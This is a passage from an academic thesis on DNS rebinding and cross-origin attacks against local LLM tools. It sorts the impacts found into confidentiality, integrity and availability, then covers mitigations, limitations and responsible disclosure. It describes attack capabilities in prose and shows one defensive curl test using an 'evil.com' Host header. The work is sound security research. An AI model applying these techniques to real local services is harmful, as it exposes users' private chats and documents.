

Figure 5.3: IndexedDB view in LobeChat showing that session data is stored locally in the victim's browser and is isolated by origin.

5.4 Security Implications and Categorization of Results

The live attack scenarios revealed that adversaries could exploit multiple security and privacy issues across different tools. In some cases, an attacker could retrieve metadata, such as the list of models installed locally. In others, they could tamper with chat histories or interact with web UIs through the victim's browser. To better understand the impact of these vulnerabilities, this section categorizes the results from Table 5.1 using the Confidentiality, Integrity, and Availability (CIA) security model [19].

Confidentiality

Most tools analyzed in this study that were vulnerable to at least one attack vector allowed an adversary to compromise confidentiality and access users' private data. In all such cases, an attacker could retrieve the list of models loaded or installed locally. This information sometimes revealed the user's operating system username and directory structure, as observed in Llama.cpp (see Figure 5.4). In more critical scenarios, the list could include proprietary models under development that developers or researchers have not released publicly. Leaking such information may result in the theft of intellectual property and lead to serious consequences for academic research or commercial projects.

More critically, an adversary could access private chat histories in services



Figure 5.5: An attacker can obtain the content of documents uploaded locally, which are revealed in GPT4All's response to requests linked to LocalDocs files.

such as Jan AI and Text Generation WebUI. GPT4All, on the other hand, was found to be vulnerable to DNS Rebinding attacks that allowed an attacker to retrieve the content of documents uploaded locally. Once the victim uploaded a LocalDocs file and linked it to the local HTTP API server, the server processed the attacker's prompt and returned a summary that included information from the document. Figure 5.5 shows a response that contains leaked content from several LocalDocs files.

Jan AI allowed a DNS Rebinding attacker to retrieve the content of messages from threads stored locally. Similarly, in the context of Text Generation WebUI, an adversary could view private conversations directly through its web UI. In addition, when Llama.cpp's server was launched with the `--slots` CLI option, the malicious website could send specific API requests to extract the content of the most recent chat session (see Subsection 4.4.3). These confidentiality breaches represent a significant risk to users who believed their data remained local and, as a result, may have shared sensitive details in chats or uploaded documents.

Nevertheless, in the context of Llama.cpp, an adversary could retrieve metadata such as the build number and build commit hash of the public release used to deploy the server locally. Combined with the list of models installed, this information could be used as a means of fingerprinting.

Integrity

In the context of several tools, it was possible to modify or disrupt the local state through unauthenticated requests to API endpoints or web UIs. These actions included altering chat histories, adjusting session settings, and modifying which models were loaded or active.

Text Generation WebUI was particularly vulnerable in this regard. Using the Hook and Control post-rebinding strategy, an attacker could interact with the frontend as if they were a legitimate user. They could modify existing conversations, alter session settings, and install or unload models. Since the frontend session wrote data back to disk, some of these changes persisted across sessions without any indication to the victim.

Through DNS Rebinding, LocalAI was found to be vulnerable to similar actions. In addition to viewing the list of models installed locally, an adversary could install or delete models through unauthenticated requests sent via the web UI. Figure 5.6 shows the interface for the management of models in LocalAI, which includes options to delete any currently installed model.



Figure 5.6: The model management interface in LocalAI, as seen by the attacker through the web UI after successful DNS Rebinding.

In the case of Jan AI, the corresponding payload described in the previous chapter did not include requests that modified the state of the local instance. However, its API documentation [18] lists several API endpoints that an attacker could use to alter server configurations, such as changing the set of origins that can read the local server's responses (see Figure 5.7). Additionally, other endpoints could be used to modify the content of threads, delete messages, and install or remove models, files, and assistants [18].

Llama.cpp also presented integrity violations under specific conditions. When

launched with `--slots` and `--slot-save-path` CLI options, the server accepts requests through which an attacker could write files with arbitrary names to the victim's file system via specific API endpoints (see Subsection 4.4.3). Although the victim constrains the location of such files when deploying the server [34], this vulnerability could lead to the exhaustion of their local storage.



Figure 5.7: Jan AI exposes an API endpoint that an attacker could use to update server settings, including allowed origins and CORS policies.

Availability

Most tools also presented availability issues, as adversaries could send inference requests that degrade their performance or cause denial of service.

For instance, Llama.cpp and Llamafile accepted large `input_extra` payloads via the `infill` API endpoint, without restriction. By sending multiple requests in parallel to this endpoint, a cross-origin exploitation attacker could exhaust the victim's CPU or GPU resources and significantly delay model responses. Similar exploitation was possible in LMStudio, GPT4All, and vLLM, where repeated completion requests could overload local resources and slow down the performance of inference.

In LocalAI, a DNS Rebinding adversary could send unauthenticated requests through the web UI to delete models. Although this may not crash the system, it affects availability if the user is actively using those models during a session (see Figure 5.6).

In Jan AI, attackers could achieve similar effects by sending requests to API endpoints that support deleting models or stopping services. Its public API documentation describes endpoints that can stop individual models or shut down the victim's local server entirely [18]. Such actions, if triggered, would cause an immediate denial of service for the victim.

Chapter 6

Discussion

In this chapter, we discuss mitigations against DNS Rebinding and cross-origin exploitation attacks demonstrated in our security analysis. In addition, we provide recommendations for developers of local LLM deployment tools to strengthen their security posture. We then describe the key limitations of our study, including constraints related to the feasibility of the attacks. We also discuss ethical considerations regarding the responsible disclosure of vulnerabilities. The chapter concludes by identifying potential directions for future research based on current gaps and new trends in local LLM deployment tools.

6.1 Mitigations and Recommendations

Various mitigations against DNS Rebinding and cross-origin exploitation attacks exist at different layers of responsibility: developer, browser, and user.

Mitigations for Developers

Developers are encouraged to implement strict verification of HTTP `Host` headers on the server side to ensure that only requests targeting expected domains are accepted [9, 46, 74]. This means that servers should only accept `Host` headers that include values such as `localhost`, `127.0.0.1`, or another trusted domain configured by the user. Among the 14 tools we analyzed, only Msty validated the `Host` header by default (see Section 5.2). At the time of publication, however, both Jan AI and Text Generation WebUI implemented default protections following our disclosures. As shown in Figures 6.1 and 6.2, Jan AI now includes a security option that allows users to configure which IP address the server binds to (e.g., `127.0.0.1` or `0.0.0.0`). This determines which `Host` values are accepted.

Developers should also set restrictive CORS policies that define which origins



Figure 6.1: Jan AI's HTTP server configurations, which require manually setting an API key to restrict access.

```
└─$ curl http://localhost:1337  -H 'Host: evil.com'
Invalid host header
```

Figure 6.2: Jan AI rejecting a request due to an invalid `Host` header.

can access server resources. Broad configurations, such as `Access-Control-Allow-Origin:*`, should be avoided, especially when servers handle sensitive operations or provide powerful APIs. This kind of permissive configuration was common in many popular tools (see Table 4.2), where their servers accepted cross-origin requests by default. However, products such as Jan AI and LMStudio, offered users the option to adjust CORS settings directly through their interfaces (see Figure 6.3).

Specific Recommendations for Developers

Based on the findings presented in this thesis, we propose the following recommendations to improve the security of local LLM deployment tools.

First, authentication should be mandatory for web UIs. Users should not be allowed to skip login, and tools should reject unauthenticated access entirely. Among the tools we analyzed, only Open WebUI enforced authentication on its web interface by default (see Section 5.2). NextChat supported access codes, but this could be bypassed in local deployments. In contrast, most tools offering web UIs, such as LobeChat, Llama.cpp, Llamafile, Text Gen-



Figure 6.3: CORS configuration toggle in LMStudio.

eration WebUI, and LocalAI, did not enforce authentication on their web interfaces.

Similarly, API endpoints should require valid API keys for every request. If anonymous access is permitted, it should not be the default, and users should be clearly warned about the risks they are exposed to. In our analysis, only Anything LLM and Open WebUI enforced authentication using API keys by default (see Section 5.2). Other tools, including Llama.cpp, LocalAI, NextChat, Text Generation WebUI, LobeChat, Llamafile, and vLLM, support this security feature, although it can be omitted. Therefore, developers should not rely on warnings alone when exposing sensitive API endpoints, such as `/slots` in Llama.cpp [34], but enforce authentication by default. Following our disclosures, Jan AI now requires users to set an API key when launching the local server (see Figure 6.1).

We also encourage developers to recommend running their tools behind a local reverse proxy, in particular, in production deployments. This provides additional access control, better handling of TLS connections, and more robust filtering at the network layer [96].

Browser Protections

Modern browsers do not currently implement mitigations that prevent DNS Rebinding attacks. The SOP restricts cross-origin access if strict CORS headers are used (see Subsection 2.2.2), but does not protect against DNS Rebinding.

The PNA specification discussed in Section 2.4 includes preflight checks that restrict public access to local services. Although the PNA has the potential to offer robust protection against DNS Rebinding in the future, security consultants showed that attackers can still bypass it by exploiting timing

issues and misconfigurations [58,95]. As a result, browser vendors placed the roll-out of the PNA on hold, pending further modifications of the standard [35]. In response to the limitations of the PNA, Google engineers proposed a successor: Local Network Access (LNA) (see Section 2.4). Because the LNA should be easier to deploy in practice [33], it shows promise to protect against DNS Rebinding attacks in the future.

Other defenses implemented within browsers have been proposed in academic research, including Extended SOP [49], Internal Network Policy [10], and browser plugins such as Fail-rebind [41]. Although these techniques show potential in preventing DNS Rebinding attacks, none have been widely adopted in mainstream browsers to this date.

Mitigations for Users

From the user's perspective, additional protections are possible, such as using browser extensions that block scripts from running within browsers (e.g., NoScript [78]), employing ad-blockers, manually enabling HTTPS-only modes [36,71], and being vigilant about the public domains they access. Empirical studies indicate that human error contributes to approximately 95% of cybersecurity breaches. More importantly, the majority of them were the result of visiting untrusted websites, ignoring security warnings, and delaying software updates [60]. Therefore, users should adopt safer browsing habits, avoid visiting suspicious domains, and pay attention to security warnings within browsers.

6.2 Limitations

Although we conducted live attack scenarios across several tools, certain limitations shaped the scope and findings of this study.

6.2.1 Limitations of DNS Rebinding

The main constraint was the nature of DNS Rebinding itself. In certain environments, users may be able to configure their local servers to use HTTPS by manually setting self-signed TLS certificates. Local servers present these certificates and browsers accept them for trusted domains, such as `localhost`. As a result, when a local application uses HTTPS, the attacker's web page delivered over HTTP cannot bypass the SOP anymore due to a mismatch in the protocol values. However, even if the malicious web page is delivered over HTTPS, an attacker cannot present a valid TLS certificate matching the expected domain (e.g., `s-1.2.3.4-localhost-1234-fs-e.dynamic.trustmydomain.ink`). This limits the feasibility of DNS Rebinding against services that use HTTPS.

Another limitation is related to the browser environments used during testing. We conducted live attack scenarios on Firefox (version 137.0.2) and Chrome (version 135.0.7049.114) without ad-blockers or other browser extensions, such as NoScript [78]. In practice, these browser extensions may interfere with the execution of scripts, block outgoing requests, or detect specific behavior introduced by DNS Rebinding attacks. Additionally, the attack setup assumes that the victim's browser can access resources over HTTP. If the browser enforces the HTTPS-only mode supported by recent versions of Firefox [71] and Chrome [36], then DNS Rebinding attacks will fail due to secure transport and mismatches in the origins.

Similarly, the presence of intrusion detection or prevention systems (IDS/IPS) on the local network can interfere with DNS Rebinding attacks. Such systems may act in advance and query the attacker's domain beforehand, causing out-of-order DNS responses to reach the victim and disrupt the rebinding sequence that we intended [29]. The Singularity of Origin framework includes a bypass strategy for this scenario through randomized rebinding. However, it significantly increases the attack duration and does not guarantee success [29].

The limitations mentioned above are specific to DNS Rebinding attacks and do not affect cross-origin exploitation, which does not rely on the timing of DNS resolution or HTTP constraints.

6.2.2 Limitations of Both Attack Vectors

To conduct the attacks, we assume that each local LLM deployment tool runs on its default port and binds to a specific IP address, such as `127.0.0.1`. These assumptions were necessary to target them reliably, since both attack vectors require the adversary to predict the IP address and port where the vulnerable tool listens for incoming requests. Although these settings are common, many applications may use non-standard ports or bindings, as shown in Figure 6.4. In such cases, both DNS Rebinding and cross-origin exploitation will fail. However, it is worth noting that more advanced attack frameworks exist that include port scanning techniques to discover active services within the local network [15].



Figure 6.4: Llama.cpp CLI options allowing users to set custom host and port bindings for their local servers.

6.2.3 Other Limitations

Additionally, the selection of tools analyzed in this study was constrained by the available time and resources. Although many local LLM deployment tools exist, we focus on 14 representative products, selected based on popularity and relevance at the time of analysis. As a result, this thesis does not capture the entire landscape of such tools.

Finally, it is important to acknowledge that this thesis investigates only two attack vectors: DNS Rebinding and cross-origin exploitation. Therefore, it does not evaluate other relevant classes of web attacks, such as Cross-Site Request Forgery (CSRF), Cross-Site Scripting (XSS), and Server-Side Request Forgery (SSRF). These vectors are well-documented in academic literature and acknowledged by industry standards [14, 85, 97], and could represent serious threats if present in local LLM deployment tools.

6.3 Ethical Considerations

In this study, we conducted all live attack scenarios in a controlled environment using simulated accounts and systems under our control. Therefore, no personal data or information belonging to real users or third parties was accessed, transmitted, or stored during the evaluation process.

We reported vulnerabilities identified during our security analysis to the maintainers of the affected tools between April and May 2025. In total, we sent disclosure reports to the maintainers of eight projects (see Table 5.1). Each report included a detailed technical explanation of the issue, reproduction steps, mitigations we proposed, and a contact for further correspondence. A sample disclosure report sent to the maintainers of Jan AI is included in Appendix A.3.

As of June 2025, we received responses from all the maintainers we contacted except for GPT4All. Despite the severity of the vulnerabilities identified (see Table 5.1), only two vendors patched their tools by the time of this thesis submission. In most cases, developers were reluctant to address the vulnerabilities or ignored their impact entirely, although we informed them about the risks their users may face. However, as a result of our disclosures, Jan AI and Text Generation WebUI now implement protections that prevent DNS Rebinding attacks (patched in version `v0.6.0` [57] and `v3.1` [81], respectively, and in all later versions). We explicitly acknowledge that the developers of Jan AI followed all the recommendations we proposed, even though the software did not support API keys at the time of the analysis. In addition, as of June 2025, the maintainers of vLLM are actively working on a fix for the reported vulnerability [22].

6.4 Future Work

Future research should address some of the limitations identified in Section 6.2. Although this thesis covers 14 widely used local LLM deployment tools, expanding the scope to include other popular or new similar software should be a priority. This is the case since it can provide a better understanding of the current security landscape in the context of such systems. Similarly, analyzing deployments in multi-user or enterprise environments may reveal new risks that are not present in local deployments.

Another direction involves assessing the feasibility of additional attack vectors. As discussed earlier, this study focused solely on DNS Rebinding and cross-origin exploitation. Future work should investigate other well-known web attacks, such as Cross-Site Request Forgery (CSRF), Cross-Site Scripting (XSS), or Server-Side Request Forgery (SSRF), and examine how they may impact similar software.

Finally, as these tools continue to evolve and gain adoption, continuous analysis will be necessary. Regular security testing could ensure that known issues do not reappear in future releases.

Chapter 7

Conclusions

This thesis explored the security risks associated with running local LLM deployment tools, with a focus on DNS Rebinding and cross-origin exploitation. In short, these attacks allow websites visited by users to leverage their browsers and access local services. Controlled experiments revealed that eight out of the 14 tools analyzed were exploitable via at least one attack vector.

The results indicate that most tools allowed an adversary to perform inference or access private data due to missing or insufficient protections. In several cases, an attacker could list models installed locally, trigger inference, or retrieve private chat histories. In addition, they could install or delete models remotely or control web UIs without authentication. These findings are consistent with prior security discussions and disclosures that highlight the lack of basic protections in local AI services [30, 32, 89, 91, 93].

Our study also reviewed mitigations against these attacks. While some tools support protections such as API keys or host validation, developers often disable them by default or omit them entirely. Defenses for browser vendors, such as Private Network Access and Local Network Access, show promise but are not yet reliable in practice or are not enforced at all [33, 35]. Similarly, certain products still lack strict CORS configurations. However, as a result of our disclosures, both Jan AI and Text Generation WebUI improved their protections against DNS Rebinding attacks.

In summary, this thesis shows that through DNS Rebinding and cross-origin exploitation, an attacker could compromise local LLM deployment tools that lack basic protections. Such attacks may impact the integrity and availability of these tools, as well as the confidentiality of their users' data. As the adoption of LLMs on personal devices grows, addressing these weaknesses should be a priority. Developers should enforce authentication and host validation by default and limit exposure to reduce the risk of compromise.

Bibliography

[1] Rebind. https://tools.kali.org/sniffingspoofing/rebind. Accessed on: 29.06.2025.

[2] Bug 149943 - Use "DNS pinning" to Prevent Princeton-like Exploits. https://bugzilla.mozilla.org/show_bug.cgi?id=149943, 2002. Accessed on: 29.06.2025.

[3] DNS pin middleware can be tricked into DNS rebinding allowing SSRF. https://github.com/nextcloud/security-advisories/security/advisories/GHSA-8F69-F9JG-4X3V, 2023. Accessed on: 29.06.2025.

[4] SSRF On File Import. https://github.com/directus/directus/security/advisories/GHSA-j3rg-3rgm-537h, 2023. Accessed on: 29.06.2025.

[5] Bypass SSRF Protection with DNS Rebinding. https://github.com/mindsdb/mindsdb/security/advisories/GHSA-4jcv-vp96-94xr, 2024. Accessed on: 29.06.2025.

[6] CSRF lead to delete installed models in mudler/localai. https://huntr.com/bounties/fd753fb6-ba04-4dd8-abef-918fb97120af, 2024. Accessed on: 29.06.2025.

[7] CVE-2024-5322-N-central Authentication Bypass via Session Rebinding. https://me.n-able.com/s/security-advisory/aArVy0000000BgDKAU/cve20245322-ncentral-authentication-bypass-via-session-rebinding, 2024. Accessed on: 29.06.2025.

[8] Starlink Dishy is vulnerable to CSRF via DNS Rebinding. https://bugcrowd.com/disclosures/f529009b-90eb-4bf9-957d-6fe7ea890fa2/starlink-dishy-is-vulnerable-to-csrf-via-dns-rebinding, 2024. Accessed on: 29.06.2025.

[9] Gunes Acar, Danny Yuxing Huang, Frank Li, Arvind Narayanan, and Nick Feamster. Web-based Attacks to Discover and Control Local IoT Devices. In *Proceedings of the 2018 Workshop on IoT Security and Privacy*, IoT S&P '18, page 29–35, New York, NY, USA, 2018. Association for Computing Machinery.

[10] Yehuda Afek, Anat Bremler-Barr, and Alon Noy. Eradicating attacks on the internal network with internal network policy. *arXiv preprint arXiv:1910.00975*, 2019.

[11] Jan AI. https://jan.ai/. Accessed on: 29.06.2025.

[12] AnythingLLM. https://anythingllm.com/. Accessed on: 29.06.2025.

[13] Juan José Arboleda. Nov 3 2022 Security Releases. https://nodejs.org/en/blog/vulnerability/november-2022-security-releases/, 2022. Accessed on: 29.06.2025.

[14] Adam Barth, Collin Jackson, and John C. Mitchell. Robust defenses for cross-site request forgery. In *Proceedings of the 15th ACM Conference on Computer and Communications Security*, CCS '08, page 75–88, New York, NY, USA, 2008. Association for Computing Machinery.

[15] BeEF Project. Network Discovery. https://github.com/beefproject/beef/wiki/Network-Discovery, 2020. Accessed on: 29.06.2025.

[16] Andrew Bortz. google-dnswall. https://github.com/abortz/google-dnswall/, 2015. Accessed on: 29.06.2025.

[17] ChatboxAI. https://chatboxai.app/en. Accessed on: 29.06.2025.

[18] Cortex. Cortex API Reference. https://cortex.so/api-reference/. Accessed on: 29.06.2025.

[19] David Coss. The CIA strikes back: Redefining confidentiality, integrity and availability in security. *Journal of Information System Security*, 10, 01 2014.

[20] CVE. CVE List – Search Results for "CORS". https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=cors. Accessed on: 29.06.2025.

[21] CVE. CVE List – Search Results for "DNS Rebinding". https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=DNS+Rebinding. Accessed on: 29.06.2025.

[22] Laurian D. DNS Rebinding Vulnerability in vLLM . private communication, May 2025.

[23] Yunxing Dai and Ryan Resig. FireDrill: interactive DNS rebinding. In *Proceedings of the 7th USENIX Conference on Offensive Technologies*, WOOT'13, page 2, USA, 2013. USENIX Association.

[24] D. Dean, E.W. Felten, and D.S. Wallach. Java security: from HotJava to Netscape and beyond. In *Proceedings 1996 IEEE Symposium on Security and Privacy*, pages 190–200, 1996.

[25] Nobel Dhar, Bobin Deng, Dan Lo, Xiaofeng Wu, Liang Zhao, and Kun Suo. An empirical analysis and resource footprint study of deploying large language models on edge devices. In *Proceedings of the 2024 ACM Southeast Conference*, ACMSE '24, page 69–76, New York, NY, USA, 2024. Association for Computing Machinery.

[26] DigitalOcean. https://www.digitalocean.com/. Accessed on: 29.06.2025.

[27] Cloudflare Docs. Round-robin DNS. https://developers.cloudflare.com/dns/manage-dns-records/how-to/round-robin-dns/. Accessed on: 29.06.2025.

[28] Brannon Dorsey. Attacking Private Networks from the Internet with DNS Rebinding. https://medium.com/@brannondorsey/attacking-private-networks-from-the-internet-with-dns-rebinding-ea7098a2d325, June 2018. Accessed on: 29.06.2025.

[29] Gerald Doussot and Roger Meyer. State of DNS Rebinding: Attack & Prevention Techniques and the Singularity of Origin. https://media.defcon.org/DEF%20CON%2027/DEF%20CON%2027%20presentations/DEFCON-27-Gerald-Doussot-Roger-Meyer-State-of-DNS-Rebinding-Attack-and-Prevention-Techniques-and-the-Singularity-of-Origin.pdf, 2019. Presented at DEF CON 27. Accessed on: 29.06.2025.

[30] Gérald Doussot. Technical Advisory - Ollama DNS Rebinding Attack (CVE-2024-28224). https://www.nccgroup.com/us/research-blog/technical-advisory-ollama-dns-rebinding-attack-cve-2024-28224/#:~:text=Ollama%20is%20an%20open,LLMs, April 2024. Accessed on: 29.06.2025.

[31] Christian Dresen, Fabian Ising, Damian Poddebniak, Tobias Kappert, Thorsten Holz, and Sebastian Schinzel. CORSICA: Cross-Origin Web Service Identification. In *Proceedings of the 15th ACM Asia Conference on Computer and Communications Security*, ASIA CCS '20, page 409–419, New York, NY, USA, 2020. Association for Computing Machinery.

[32] Evernyal. Security Issue: DNS Rebinding Vulnerability. https://github.com/All-Hands-AI/OpenHands/issues/1219, 2024. Accessed on: 29.06.2025.

[33] Explainers-By-Googlers. Local Network Access. https://github.com/explainers-by-googlers/local-network-access, 2025. Accessed on: 29.06.2025.

[34] GGML-ORG. LLaMA.cpp HTTP Server. https://github.com/ggml-org/llama.cpp/blob/master/tools/server/README.md, 2025. Accessed on: 29.06.2025.

[35] Google Chrome Developers. Private Network Access on hold. https://developer.chrome.com/blog/pna-on-hold, October 2024. Accessed on: 29.06.2025.

[36] Google Chrome Help. Manage Chrome safety and security. https://support.google.com/chrome/answer/10468685?co=GENIE.Platform%3DDesktop&hl=en. Accessed on: 29.06.2025.

[37] GPT4All. GPT4All API Server. https://docs.gpt4all.io/gpt4all_api_server/home.html. Accessed on: 29.06.2025.

[38] Gradio. https://www.gradio.app/guides/quickstart. Accessed on: 29.06.2025.

[39] Kai Greshake, Sahar Abdelnabi, Shailesh Mishra, Christoph Endres, Thorsten Holz, and Mario Fritz. Not What You've Signed Up For: Compromising Real-World LLM-Integrated Applications with Indirect Prompt Injection. In *Proceedings of the 16th ACM Workshop on Artificial Intelligence and Security*, AISec '23, page 79–90, New York, NY, USA, 2023. Association for Computing Machinery.

[40] NCC Group. Singularity of Origin: A DNS Rebinding Attack Framework. https://github.com/nccgroup/singularity, 2025. Accessed on: 29.06.2025.

[41] Mohammadreza Hazhirpasand, Arash Ale Ebrahim, and Oscar Nierstrasz. Stopping DNS Rebinding Attacks in the Browser. In *ICISSP*, pages 596–603, 2021.

[42] Xudong He, Jian Wang, Jiqiang Liu, Weiping Ding, Zhen Han, Bin Wang, Jamel Nebhen, and Wei Wang. DNS rebinding threat modeling and security analysis for local area network of maritime transportation systems. *IEEE Transactions on Intelligent Transportation Systems*, 24(2):2643–2655, 2021.

[43] C. Heffner. Remote attacks against SOHO routers. http://media.blackhat.com/bh-us-10/whitepapers/Heffner/BlackHat-USA-2010-Heffner-How-to-Hack-Millions-of-Routers-wp.pdf, February 2010. Accessed on: 29.06.2025.

[44] Ryosuke Homma, Keiichi Soejima, Mitsuo Yoshida, and Kyoji Umemura. Analysis of User Dwell Time on Non-News Pages. In *2018 IEEE International Conference on Big Data (Big Data)*, pages 4333–4338, 2018.

[45] Roberto G. Infante. Using Open Source LLMs in 2025. https://medium.com/@roberto.g.infante/using-open-source-llms-in-2025-7090c20ea01d#:~:text=OpenAI%20REST%20API%20compatibility, March 2025. Accessed on: 29.06.2025.

[46] Collin Jackson, Adam Barth, Andrew Bortz, Weidong Shao, and Dan Boneh. Protecting browsers from DNS rebinding attacks. *ACM Trans. Web*, 3(1), January 2009.

[47] Jazzy. How Your Ethereum Can Be Stolen Through DNS Rebinding. https://blog.hacker.af/how-your-ethereum-can-be-stolen-using-dns-rebinding, 2018. Accessed on: 29.06.2025.

[48] M. Johns. (somewhat) breaking the same-origin policy by undermining DNS pinning. http://shampoo.antville.org/stories/1451301/, August 2006. Accessed on: 29.06.2025.

[49] Martin Johns, Sebastian Lekies, and Ben Stock. Eradicating DNS rebinding with the extended same-origin policy. In *Proceedings of the 22nd USENIX Conference on Security*, SEC'13, page 621–636, USA, 2013. USENIX Association.

[50] M. Jones, D. Hardt, and D. Recordon. The OAuth 2.0 Authorization Framework: Bearer Token Usage. RFC 6750, October 2012.

[51] Ryuga Kaneko and Taiichi Saito. DNS Rebinding Attacks Against Browsers on Azure Virtual Machines. In *2023 IEEE 23rd International Conference on Software Quality, Reliability, and Security Companion (QRS-C)*, pages 564–571. IEEE, 2023.

[52] V. T. Lam, S. Antonatos, P. Akritidis, and K. G. Anagnostakis. Puppetnets: misusing web browsers as a distributed attack infrastructure. In *Proceedings of the 13th ACM Conference on Computer and Communications Security*, CCS '06, page 221–234, New York, NY, USA, 2006. Association for Computing Machinery.

[53] LM Studio Docs. OpenAI Compatibility API. https://lmstudio.ai/docs/app/api/endpoints/openai. Accessed on: 29.06.2025.

[54] LobeHub. LobeChat. https://lobehub.com/. Accessed on: 29.06.2025.

[55] LocalAI. Try It Out. https://localai.io/basics/try/. Accessed on: 29.06.2025.

[56] A. Lumelsky. 0.0.0.0 Day: Exploiting localhost APIs from the browser. https://www.oligo.security/blog/0-0-0-0-day-exploiting-localhost-apis-from-the-browser, August 2024. Accessed on: 29.06.2025.

[57] Menlo Research. Jan AI v0.6.0 Release. https://github.com/menloresearch/jan/releases/tag/v0.6.0, 2025. Accessed on: 29.06.2025.

[58] Roger Meyer. State of DNS Rebinding in 2023. https://www.nccgroup.com/us/research-blog/state-of-dns-rebinding-in-2023/, April 2023. Accessed on: 29.06.2025.

[59] P. Mockapetris. Domain names - implementation and specification. RFC 1035, November 1987.

[60] Ahmed A Moustafa, Abubakar Bello, and Alana Maurushat. The role of user behaviour in improving cyber security management. *Frontiers in Psychology*, 12:561011, 2021.

[61] Mozilla. Cookie header. https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Cookie. Accessed on: 29.06.2025.

